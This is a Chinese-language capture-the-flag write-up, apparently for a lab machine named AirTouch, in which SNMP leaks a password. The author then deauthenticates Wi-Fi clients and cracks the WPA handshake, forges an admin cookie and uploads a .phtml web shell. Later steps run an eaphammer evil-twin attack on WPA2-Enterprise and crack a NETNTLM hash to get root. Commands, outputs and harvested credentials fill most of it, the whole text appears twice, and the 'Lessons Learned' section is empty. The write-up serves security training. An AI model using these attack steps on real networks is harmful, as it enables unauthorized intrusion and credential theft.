本篇文章详细介绍了如何通过网络安全渗透测试获取目标系统的控制权。首先,通过TCP和UDP扫描识别开放端口,利用SNMP进行信息收集,成功获取默认密码。接着,利用Wi-Fi监听模式和攻击手段,破解目标Wi-Fi网络密码,获取内网IP。文章还描述了如何进行网络扫描、用户凭证获取及权限提升,最终获得root权限,并总结了在渗透测试中得出的经验教训。 本篇文章详细介绍了如何通过网络安全渗透测试获取目标系统的控制权。首先,通过TCP和UDP扫描识别开放端口,利用SNMP进行信息收集,成功获取默认密码。接着,利用Wi-Fi监听模式和攻击手段,破解目标Wi-Fi网络密码,获取内网IP。文章还描述了如何进行网络扫描、用户凭证获取及权限提升,最终获得root权限,并总结了在渗透测试中得出的经验教训。
Information Gathering
进行TCP扫描只有22端口开放
进行UDP扫描:sudo nmap -sU --top-ports 100 -sV 10.129.244.98
PORT    STATE         SERVICE VERSION
68/udp  open|filtered dhcpc
161/udp open          snmp    SNMPv1 server; net-snmp SNMPv3 server (public)
Vulnerability Analysis
➜  AirTouch snmp-check 10.129.244.98
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 10.129.244.98:161 using SNMPv1 and community 'public'

[*] System information:

  Host IP address               : 10.129.244.98
  Hostname                      : Consultant
  Description                   : "The default consultant password is: RxBlZhLmOkacNWScmZ6D (change it after use it)"
  Contact                       : admin@AirTouch.htb
  Location                      : "Consultant pc"
  Uptime snmp                   : 00:31:29.75
  Uptime system                 : 00:30:26.28
  System date                   : -
使用consultant连接到目标
ssh consultant@10.129.244.98
# 输入密码RxBlZhLmOkacNWScmZ6D进入后查看网络(ip a)发现有几个网卡wlan0~wlan6
并在主文件夹中发现diagram-net.png文件
查看该图片

可以看到我们处在黄色区域,我们的目标是到达绿色企业网络中
Exploitation (User Flag)
启用wifi监听模式
sudo airmon-ng start wlan0命令执行后:
接口改名:
原本的网卡 wlan0 消失了,取而代之的是 wlan0mon(mon 代表 monitor)。
- 注意:以后您执行命令时,都要用
wlan0mon这个新名字,而不是wlan0。
sudo airmon-ng start wlan0 = “把我的 0 号无线网卡变成监听模式,准备开始抓包。”
开始监听
sudo airodump-ng wlan0monsudo airodump-ng wlan0mon = “用我的监听网卡,扫描周围所有的 Wi-Fi 信号,并把详细信息列出来。”

BSSID是mac地址 CH是信道
抓包
# 解释:
# -c 6       : 只监听 6 号信道 (不再乱跳)
# --bssid ...: 只过滤目标路由器的 MAC 地址 (屏蔽无关噪音)
# -w capture : 将抓到的数据包保存为文件,文件名前缀叫 capture
# wlan0mon   : 您的监听网卡

sudo airodump-ng -c 6 --bssid F0:9F:C2:A3:F1:A7 -w capture wlan0mon发现F0:9F:C2:A3:F1:A7 28:6C:07:FE:A3:22 -29 54 -54 0 62 AirTouch-Internet
将其踢掉线让其重新输入WiFi密码
# -0 10       : 发送 10 次攻击包 (不够可以加到 20 或 50)
# -a [BSSID]  : 路由器的 MAC 地址
# -c [STATION]: 客户端/受害者的 MAC 地址 (请替换下面的问号)
# wlan0mon    : 您的网卡名

sudo aireplay-ng -0 10 -a F0:9F:C2:A3:F1:A7 -c 28:6C:07:FE:A3:22 wlan0mon
这时在第一个窗口看到WPA handshake: F0:9F:C2:A3:F1:A7时证明拿到了破解密码所需的全部数据
破解密码
sudo aircrack-ng -w /usr/share/wordlists/rockyou.txt capture-01.cap得到challenge(Tablets vlan的wifi密码)
生成连接配置文件
wpa_passphrase AirTouch-Internet challenge > wpa_internet.conf
echo "p2p_disabled=1" >> wpa_internet.conf
使用 wpa_supplicant 加载刚才的配置文件,通过 wlan1 网卡连接。
# -B: 在后台运行 (Background)
# -i: 指定网卡 (Interface)
# -c: 指定配置文件 (Config)
sudo wpa_supplicant -B -i wlan1 -c wpa_internet.conf
向路由器申请IP地址
sudo dhclient wlan1扫描存活主机
# 扫描 192.168.3.x 网段的所有主机
for i in {1..254}; do ping -c 1 -W 1 192.168.3.$i > /dev/null 2>&1 & done; wait; echo "扫描结束,请查看 ARP 表"
# 查看arp表
ip neigh
192.168.3.1 dev wlan1 lladdr f0:9f:c2:a3:f1:a7 STALE
查看192.168.3.1有没有开放端口
# 设置要扫描的目标 IP
target="192.168.3.1"

echo "正在扫描 $target ..."
# 扫描常用的前 1000 个端口 (可以修改 {1..1000} 为 {1..65535})
for port in {20..1000}; do
  # 利用 /dev/tcp 特性尝试连接,不输出错误信息
  (echo > /dev/tcp/$target/$port) >/dev/null 2>&1 && echo "🔓 发现开放端口: $port" &
done; wait
echo "扫描完成。"
保存在一个文件中
consultant@AirTouch-Consultant:~$ bash scan.sh
正在扫描 192.168.3.1 ...
🔓 发现开放端口: 22
🔓 发现开放端口: 53
🔓 发现开放端口: 80
转发80端口
sshpass -p 'RxBlZhLmOkacNWScmZ6D' ssh -L 8080:192.168.3.1:80 consultant@10.129.244.98打开后是一个登陆界面
在 Wireshark 里解密流量
搜素eapol
配置 Wireshark 来自动解密这个 Wi-Fi 的所有流量(前提是抓到了握手包):
- 在 Wireshark 菜单栏:Edit (编辑) -> Preferences (首选项)。
- 展开 Protocols (协议) -> 找到 IEEE 802.11。
- 点击 Decryption keys (解密密钥) 旁边的 Edit (编辑)。
- 添加一条新记录:
- 点击 OK。
然后搜索http.cookie可以发现PHPSESSID=2h7gtgfa6q8dsk5gev2eir8473; UserRole=user
利用此cookie并把UserRole改为admin即可绕过登录
登陆后是一个可以上传文件的界面
上传php得到:Sorry, PHP and HTML files are not allowed.Sorry, your file was not uploaded.
通过更改文件名字为shell.phtml即可绕过此登陆界面
我们使用此webphp,上传后查看login.php得到密码JunDRDZKHDnpkpDDvay和2wLFYNh4TSTgA5sNgT4
if (isset($_POST['Submit'])) {
  /* Define username, associated password, and user attribute array */
  $logins = array(
    /*'user' => array('password' => 'JunDRDZKHDnpkpDDvay', 'role' => 'admin'),*/
    'manager' => array('password' => '2wLFYNh4TSTgA5sNgT4', 'role' => 'user')
  );
ssh user@192.168.3.1
# 输入密码JunDRDZKHDnpkpDDvay即可进入user,sudo -l 依然是all
升级权限后在root文件夹中得到user.txt以及send_certs.txt
root@AirTouch-AP-PSK:~# cat send_certs.sh
#!/bin/bash

# DO NOT COPY
# Script to sync certs-backup folder to AirTouch-office.

# Define variables
REMOTE_USER="remote"
REMOTE_PASSWORD="xGgWEwqUpfoOVsLeROeG"
REMOTE_PATH="~/certs-backup/"
LOCAL_FOLDER="/root/certs-backup/"

# Use sshpass to send the folder via SCP
sshpass -p "$REMOTE_PASSWORD" scp -r "$LOCAL_FOLDER" "$REMOTE_USER@10.10.10.1:$REMOTE_PATH"
Privilege Escalation (Root Flag)
/root中发现了一个名为 send_certs.sh 的脚本。该脚本会自动将证书备份到网络中的下一跳:AirTouch-Office 网关 ( 10.10.10.1 )。该脚本包含名为 remote 的用户的明文凭据。
我们已到达企业 VLAN ( 10.10.10.0/24 ) 的边缘。WiFi 网络 AirTouch-Office 使用 WPA2-Enterprise (802.1X) 加密。与家庭/PSK 网络不同,该网络使用 RADIUS 服务器对单个用户进行身份验证,通常通过用户名和密码 (PEAP-MSCHAPv2) 进行验证。
你不能用破解预共享密钥(PSK)的方式来“破解”WPA2-Enterprise 数据包。相反,我们必须执行邪恶双胞胎攻击。
监听5GHz以窃取AirTouch-Office
consultant@AirTouch-Consultant:~$ sudo airodump-ng --band a wlan0mon
 CH 108 ][ Elapsed: 24 s ][ 2026-01-25 17:11

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 AC:8B:A9:AA:3F:D2  -28       15        1    0  44   54e  WPA2 CCMP   MGT  AirTouch-Office
 AC:8B:A9:F3:A1:13  -28       15        1    0  44   54e  WPA2 CCMP   MGT  AirTouch-Office
 52:49:1E:8E:B7:5F  -28      280        0    0   1   54        TKIP   PSK  vodafoneFB6N

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 (not associated)   28:6C:07:12:EE:A1  -29    0 - 1      0        2         AirTouch-Office
AC:8B:A9:F3:A1:13 C8:8A:9A:6F:F9:D2 -29 0 - 6e 460 7 AccessLink,AirTouch-Office使用工具eaphammer进行邪恶双胞胎攻击
# 假设您的网卡是 wlan4 (请根据实际情况修改 -i 参数)
sudo ./eaphammer -i wlan4 \
    --essid AirTouch-Office \
    --creds \
    --server-cert server.crt \
    --private-key server.key \
    --ca-cert ca.crt \
    --auth wpa-eap \
    --channel 44
重新开一个终端将网卡固定在44频道
sudo airodump-ng -c 44 wlan0mon尝试踢掉用户
# 语法:sudo aireplay-ng -0 [攻击次数] -a [真实AP的MAC] -c [受害者MAC] [接口]
sudo aireplay-ng -0 10 -a AC:8B:A9:AA:3F:D2 -c [] wlan0mon
# 或者广播攻击(暴力容易被发现)
sudo aireplay-ng -0 10 -a AC:8B:A9:AA:3F:D2 wlan0mon
得到jtr NETNTLM: r4ulcl:$NETNTLM$a4c27aa6b39622a3$9f984f937bb10edd63e22f25bcb9af3b545b5843631392d2
破解r4ulcl:laboratory
配置网络
network={
    ssid="AirTouch-Office"
    key_mgmt=WPA-EAP
    eap=PEAP
    identity="AirTouch\r4ulcl"
    password="laboratory"
    phase2="auth=MSCHAPV2"
}
sudo wpa_supplicant -i wlan3 -c wpa.conf -B连接网络
sudo dhclient wlan3申请ip
连接remote
ssh remote@10.10.10.1
# 密码xGgWEwqUpfoOVsLeROeG查看进程ps -ef
root          46      28  0 17:06 ?        00:00:09 hostapd_aps /root/mgt/hostapd_wpe.conf
root 47 28 0 17:06 ? 00:00:09 hostapd_aps /root/mgt/hostapd_wpe2.conf最后在/etc/hostapd/hostapd_wpe.eap_user
得到admin:xMJpzXt4D9ouMuL3JJsMriF7KZozm7
最后sudo su
Lessons Learned
Information Gathering
进行TCP扫描只有22端口开放
进行UDP扫描:sudo nmap -sU --top-ports 100 -sV 10.129.244.98
PORT    STATE         SERVICE VERSION
68/udp  open|filtered dhcpc
161/udp open          snmp    SNMPv1 server; net-snmp SNMPv3 server (public)
Vulnerability Analysis
➜  AirTouch snmp-check 10.129.244.98
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 10.129.244.98:161 using SNMPv1 and community 'public'

[*] System information:

  Host IP address               : 10.129.244.98
  Hostname                      : Consultant
  Description                   : "The default consultant password is: RxBlZhLmOkacNWScmZ6D (change it after use it)"
  Contact                       : admin@AirTouch.htb
  Location                      : "Consultant pc"
  Uptime snmp                   : 00:31:29.75
  Uptime system                 : 00:30:26.28
  System date                   : -
使用consultant连接到目标
ssh consultant@10.129.244.98
# 输入密码RxBlZhLmOkacNWScmZ6D进入后查看网络(ip a)发现有几个网卡wlan0~wlan6
并在主文件夹中发现diagram-net.png文件
查看该图片
可以看到我们处在黄色区域,我们的目标是到达绿色企业网络中
Exploitation (User Flag)
启用wifi监听模式
sudo airmon-ng start wlan0命令执行后:
接口改名:
原本的网卡 wlan0 消失了,取而代之的是 wlan0mon(mon 代表 monitor)。
- 注意:以后您执行命令时,都要用
wlan0mon这个新名字,而不是wlan0。
sudo airmon-ng start wlan0 = “把我的 0 号无线网卡变成监听模式,准备开始抓包。”
开始监听
sudo airodump-ng wlan0monsudo airodump-ng wlan0mon = “用我的监听网卡,扫描周围所有的 Wi-Fi 信号,并把详细信息列出来。”
BSSID是mac地址 CH是信道
抓包
# 解释:
# -c 6       : 只监听 6 号信道 (不再乱跳)
# --bssid ...: 只过滤目标路由器的 MAC 地址 (屏蔽无关噪音)
# -w capture : 将抓到的数据包保存为文件,文件名前缀叫 capture
# wlan0mon   : 您的监听网卡

sudo airodump-ng -c 6 --bssid F0:9F:C2:A3:F1:A7 -w capture wlan0mon发现F0:9F:C2:A3:F1:A7 28:6C:07:FE:A3:22 -29 54 -54 0 62 AirTouch-Internet
将其踢掉线让其重新输入WiFi密码
# -0 10       : 发送 10 次攻击包 (不够可以加到 20 或 50)
# -a [BSSID]  : 路由器的 MAC 地址
# -c [STATION]: 客户端/受害者的 MAC 地址 (请替换下面的问号)
# wlan0mon    : 您的网卡名

sudo aireplay-ng -0 10 -a F0:9F:C2:A3:F1:A7 -c 28:6C:07:FE:A3:22 wlan0mon
这时在第一个窗口看到WPA handshake: F0:9F:C2:A3:F1:A7时证明拿到了破解密码所需的全部数据
破解密码
sudo aircrack-ng -w /usr/share/wordlists/rockyou.txt capture-01.cap得到challenge(Tablets vlan的wifi密码)
生成连接配置文件
wpa_passphrase AirTouch-Internet challenge > wpa_internet.conf
echo "p2p_disabled=1" >> wpa_internet.conf
使用 wpa_supplicant 加载刚才的配置文件,通过 wlan1 网卡连接。
# -B: 在后台运行 (Background)
# -i: 指定网卡 (Interface)
# -c: 指定配置文件 (Config)
sudo wpa_supplicant -B -i wlan1 -c wpa_internet.conf
向路由器申请IP地址
sudo dhclient wlan1扫描存活主机
# 扫描 192.168.3.x 网段的所有主机
for i in {1..254}; do ping -c 1 -W 1 192.168.3.$i > /dev/null 2>&1 & done; wait; echo "扫描结束,请查看 ARP 表"
# 查看arp表
ip neigh
192.168.3.1 dev wlan1 lladdr f0:9f:c2:a3:f1:a7 STALE
查看192.168.3.1有没有开放端口
# 设置要扫描的目标 IP
target="192.168.3.1"

echo "正在扫描 $target ..."
# 扫描常用的前 1000 个端口 (可以修改 {1..1000} 为 {1..65535})
for port in {20..1000}; do
  # 利用 /dev/tcp 特性尝试连接,不输出错误信息
  (echo > /dev/tcp/$target/$port) >/dev/null 2>&1 && echo "🔓 发现开放端口: $port" &
done; wait
echo "扫描完成。"
保存在一个文件中
consultant@AirTouch-Consultant:~$ bash scan.sh
正在扫描 192.168.3.1 ...
🔓 发现开放端口: 22
🔓 发现开放端口: 53
🔓 发现开放端口: 80
转发80端口
sshpass -p 'RxBlZhLmOkacNWScmZ6D' ssh -L 8080:192.168.3.1:80 consultant@10.129.244.98打开后是一个登陆界面
在 Wireshark 里解密流量
搜素eapol
配置 Wireshark 来自动解密这个 Wi-Fi 的所有流量(前提是抓到了握手包):
- 在 Wireshark 菜单栏:Edit (编辑) -> Preferences (首选项)。
- 展开 Protocols (协议) -> 找到 IEEE 802.11。
- 点击 Decryption keys (解密密钥) 旁边的 Edit (编辑)。
- 添加一条新记录:
- 点击 OK。
然后搜索http.cookie可以发现PHPSESSID=2h7gtgfa6q8dsk5gev2eir8473; UserRole=user
利用此cookie并把UserRole改为admin即可绕过登录
登陆后是一个可以上传文件的界面
上传php得到:Sorry, PHP and HTML files are not allowed.Sorry, your file was not uploaded.
通过更改文件名字为shell.phtml即可绕过此登陆界面
我们使用此webphp,上传后查看login.php得到密码JunDRDZKHDnpkpDDvay和2wLFYNh4TSTgA5sNgT4
if (isset($_POST['Submit'])) {
  /* Define username, associated password, and user attribute array */
  $logins = array(
    /*'user' => array('password' => 'JunDRDZKHDnpkpDDvay', 'role' => 'admin'),*/
    'manager' => array('password' => '2wLFYNh4TSTgA5sNgT4', 'role' => 'user')
  );
ssh user@192.168.3.1
# 输入密码JunDRDZKHDnpkpDDvay即可进入user,sudo -l 依然是all
升级权限后在root文件夹中得到user.txt以及send_certs.txt
root@AirTouch-AP-PSK:~# cat send_certs.sh
#!/bin/bash

# DO NOT COPY
# Script to sync certs-backup folder to AirTouch-office.

# Define variables
REMOTE_USER="remote"
REMOTE_PASSWORD="xGgWEwqUpfoOVsLeROeG"
REMOTE_PATH="~/certs-backup/"
LOCAL_FOLDER="/root/certs-backup/"

# Use sshpass to send the folder via SCP
sshpass -p "$REMOTE_PASSWORD" scp -r "$LOCAL_FOLDER" "$REMOTE_USER@10.10.10.1:$REMOTE_PATH"
Privilege Escalation (Root Flag)
/root中发现了一个名为 send_certs.sh 的脚本。该脚本会自动将证书备份到网络中的下一跳:AirTouch-Office 网关 ( 10.10.10.1 )。该脚本包含名为 remote 的用户的明文凭据。
我们已到达企业 VLAN ( 10.10.10.0/24 ) 的边缘。WiFi 网络 AirTouch-Office 使用 WPA2-Enterprise (802.1X) 加密。与家庭/PSK 网络不同,该网络使用 RADIUS 服务器对单个用户进行身份验证,通常通过用户名和密码 (PEAP-MSCHAPv2) 进行验证。
你不能用破解预共享密钥(PSK)的方式来“破解”WPA2-Enterprise 数据包。相反,我们必须执行邪恶双胞胎攻击。
监听5GHz以窃取AirTouch-Office
consultant@AirTouch-Consultant:~$ sudo airodump-ng --band a wlan0mon
 CH 108 ][ Elapsed: 24 s ][ 2026-01-25 17:11

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 AC:8B:A9:AA:3F:D2  -28       15        1    0  44   54e  WPA2 CCMP   MGT  AirTouch-Office
 AC:8B:A9:F3:A1:13  -28       15        1    0  44   54e  WPA2 CCMP   MGT  AirTouch-Office
 52:49:1E:8E:B7:5F  -28      280        0    0   1   54        TKIP   PSK  vodafoneFB6N

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 (not associated)   28:6C:07:12:EE:A1  -29    0 - 1      0        2         AirTouch-Office
AC:8B:A9:F3:A1:13 C8:8A:9A:6F:F9:D2 -29 0 - 6e 460 7 AccessLink,AirTouch-Office使用工具eaphammer进行邪恶双胞胎攻击
# 假设您的网卡是 wlan4 (请根据实际情况修改 -i 参数)
sudo ./eaphammer -i wlan4 \
    --essid AirTouch-Office \
    --creds \
    --server-cert server.crt \
    --private-key server.key \
    --ca-cert ca.crt \
    --auth wpa-eap \
    --channel 44
重新开一个终端将网卡固定在44频道
sudo airodump-ng -c 44 wlan0mon尝试踢掉用户
# 语法:sudo aireplay-ng -0 [攻击次数] -a [真实AP的MAC] -c [受害者MAC] [接口]
sudo aireplay-ng -0 10 -a AC:8B:A9:AA:3F:D2 -c [] wlan0mon
# 或者广播攻击(暴力容易被发现)
sudo aireplay-ng -0 10 -a AC:8B:A9:AA:3F:D2 wlan0mon
得到jtr NETNTLM: r4ulcl:$NETNTLM$a4c27aa6b39622a3$9f984f937bb10edd63e22f25bcb9af3b545b5843631392d2
破解r4ulcl:laboratory
配置网络
network={
    ssid="AirTouch-Office"
    key_mgmt=WPA-EAP
    eap=PEAP
    identity="AirTouch\r4ulcl"
    password="laboratory"
    phase2="auth=MSCHAPV2"
}
sudo wpa_supplicant -i wlan3 -c wpa.conf -B连接网络
sudo dhclient wlan3申请ip
连接remote
ssh remote@10.10.10.1
# 密码xGgWEwqUpfoOVsLeROeG查看进程ps -ef
root          46      28  0 17:06 ?        00:00:09 hostapd_aps /root/mgt/hostapd_wpe.conf
root 47 28 0 17:06 ? 00:00:09 hostapd_aps /root/mgt/hostapd_wpe2.conf最后在/etc/hostapd/hostapd_wpe.eap_user
得到admin:xMJpzXt4D9ouMuL3JJsMriF7KZozm7
最后sudo su
Lessons Learned